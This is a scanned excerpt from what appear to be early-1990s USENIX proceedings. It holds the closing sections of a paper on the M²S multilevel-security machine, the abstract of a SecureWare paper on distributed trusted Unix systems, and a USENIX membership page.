
6.2 Multilevel process management

The use of the same techniques allows to introduce level breaks inside the tree structure of processes. Figure 8 illustrates how creating a secret process at public level by the use of a forged primitive: *sfork(level,duration)*. This primitive accepts a *level* parameter and a length of time *duration* parameter that will be used by SSS in order to reserve timing quanta for requested level.

Data structure multiplexing is applied to the process table that is located on both levels, secret and public. Functions of memory reservation allow, at public level, to reserve secret memory blocks. Allocating and freeing them is achieved by means of the table planned for this use.

Creation at public level is based on the reservation of resources necessary to achieve the secret process. This ability is provided by the availability of reserved entries in process tables.

Figure 13 Creating a secret process at public level



At public current level, during execution of the *sfork* primitive, a free entry in process table is searched amongst the reserved ones to create secret processes. If one exists, it is initialized with the whole data related to the process creation. A secret memory area is also allocated in secret memory reserved at public level. A blindly copy is exerted into it from memory space allocated to the creating process. Then a blindly write into the corresponding entry in secret process table permits to describe its context, addresses of its allocated memory space, and then to declare it in a "created at public level" status.

So, when terminating the *sfork* execution, process existence and creation conditions are known at public level. This process is provided with a length of time for its life reserved and known at the same public level. Data needed for its management have been transmitted to secret level. At secret current level, the scheduling task is able to handle the newly initialised process table entry and to manage this process as a secret process. In particular, it will be able to insert it into the ready process queue.

7 Conclusion

The architecture of the machine M²S manages a unified structure for data and processes allowing them to coexist at different sensitivity levels. The exhaustive information flow controls brings a very high protection degree to the whole system. This protection is achieved for both confidentiality and integrity by mean of level attributes.

The main differences with other approaches, particularly with the Lock project (see [SW88] and [BLS89]) reside in the definition of the security which is enforced in the system, the system layer chosen for interpretation of this definition and the security features offered to system users.

With regard to definitions, the security is founded on a good evaluation of observations which can be done by a user. The control of this observation is done by controlling causal dependencies inside the system. Then, such dependencies cannot be used in order to create and run covert channels. In particular, because time is included in the definition of objects that may be perceived by a user and in the control achieved on dependencies, it cannot be used in order to run timing channels. The impossibility to use covert channels is also due to the chosen layer for interpretation of these definitions.

Indeed, this definition is interpreted inside the hardware layer. Every elementary memory cycle, and every control signals are submitted to the controls done by the SSS which acts as a security hardware filter. Thus, all objects in this hardware layer and in upper ones are included in the set of all the objects a user can perceive and are under the control of the SSS. So, and that is an important outcome which makes a difference with other architectures, the operating system does not need any trusted part inside itself. The single SSS is sufficient in ensuring the overall security.

These architecture choices are compatible with a machine management by an operating system offering standard services and data structures as Unix. The only light modifications on semantics must be applied upon the level breaking inside data or processes. But this leads the user to have at his disposal really multilevel file systems: no need of a file system by level as in Lock, for example. Moreover, process management is also really multilevel: a public process can create a secret process subtree. This approach combines a very strong separation between domains with an operational flexibility.

The execution of existing applications at a given current level needs no program modification: their full portability is then ensured. The machine and the operating system provide the user with necessary primitives for writing new applications enforcing processes at various levels processing diversely classified data.

In such an hypothesis, security can be perceived no more as a constraining task incumbent upon the operating system, but as a hardware structural feature the system has just to take account. In other words, problem here is not to build a secure operating system on a machine, but rather to build an operating system on a secure machine.

8 References

- [AL92] B.d'Ausbourg, J.H. Llaureus
M²S : A Machine for Multilevel Security, *European Symposium On Research In Computer Security*, Toulouse, 1992.

- [BCE90] P. Bieber, F. Cuppens and G. Eizenberg
Fondements théoriques de la Sécurité Informatique. Rapport 2/3366.00/DERI,
Centre d'Etudes et de Recherches de Toulouse, 1990.
- [BLS89] J. M. Beckman, J.R. Leaman and O.S. Saydjari
"LOCK trak : Navigating Uncharted Space", *IEEE Symposium on Security and Privacy*, Oakland, 1989.
- [Cal92] C. Calas
"GDoM, a multilevel document manager" - *European Symposium On Research In Computer Security*, Toulouse, 1992.
- [DoD85] Trusted Computer Systems Evaluation Criteria.
Technical report DoD 5200.28-STD, National Computer Security Center, Fort Meade, MD, December 1985
- [Eiz89] G.Eizenberg.
Mandatory policy: secure system model. In AFCET,editor, *European Workshop on Computer Security*, Paris,1989.
- [SW88] M. Schaffer and G. Walsh
"LOCK/ix : On implementing Unix on the LOCK TCB", *11th NCSC Conference*, 1988.

Distributed Trusted UNIX Systems

David Arnovitz	daa@sware.com
Charisse Castagnoli	charisse@sware.com
Dean Jagels	dpj@sware.com
Charles Watt	watt@sware.com

SecureWare Inc.
2957 Clairmont Rd. Suite. 200
Atlanta Ga. 30329
404 315 6296

Abstract

Unix workstations have failed to make a sizable penetration into the larger commercial markets represented by banks, insurance agencies and other financial institutions. These markets continue to perform their transaction processing using large mainframes and an army of dumb terminals in spite of the many advantages offered by the distributed, graphical world of Unix, networks and windows. One of the main barriers keeping Unix out of these markets is a lack of security. Mainframes, with their single point of control, present an easily secured environment. Today's Unix products offer little or no security in their network and window components, and little more within the operating system itself. If distributed Unix systems are to be accepted into the financial markets, they must adopt many of the more stringent security requirements essential to these institutions

The federal market has settled upon Unix as its standard operating system, and driven by the defense department, has long required extensive security enhancements to the operating system, network and window subsystems. Unfortunately, most of the research into security and most of the secure versions of Unix that have been developed come from small, isolated groups within a vendor that are dedicated to the federal market. Their research and products tend to get buried in an unsupported branch of the vendor's product tree.

This paper examines the security requirements of the federal market, analyzes some of the security solutions available for distributed Unix systems that have been developed for the federal market, and examines the usability of such systems for developing distributed, graphical applications for the commercial market.

The USENIX Association

USENIX, the UNIX and Advanced Computing Systems professional and technical organization, is a not-for-profit membership association made up of systems researchers and developers, systems administrators, programmers, support staff, application developers and educators.

USENIX is dedicated to:

- * fostering innovation and communicating research and technological developments,
- * sharing ideas and experience, relevant to UNIX, UNIX-related and advanced computing systems
- * providing a forum for the exercise of critical thought and airing of technical issues.

Founded in 1975, the Association sponsors two annual technical conferences and frequent symposia and workshops addressing special interest topics, such as C++, distributed systems, Mach, systems administration, and security. USENIX publishes proceedings of its meetings, a bi-monthly newsletter *login:*, and a refereed technical quarterly, *Computing Systems*. The Association also actively participates in and reports on the activities of various ANSI, IEEE and ISO standards efforts.

There are four classes of membership in the Association: student, individual, institutional, and supporting, differentiated primarily by the fees paid and services provided. The supporting members of the Association are:

Digital Equipment Corporation
Frame Technology, Inc.
Matsushita Graphic Communication Systems, Inc.
mt Xinu
Open Software Foundation
Quality Micro Systems
Rational Corporation
Sun Microsystems, Inc.
Sybase, Inc.
UNIX System Laboratories, Inc.
UUNET Technologies, Inc.

For further information about membership or to order publications, contact:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710-2565
Telephone: 510/528-8649
Email: office@usenix.org
Fax: 510/548-5738

ISBN 1-880446-46-4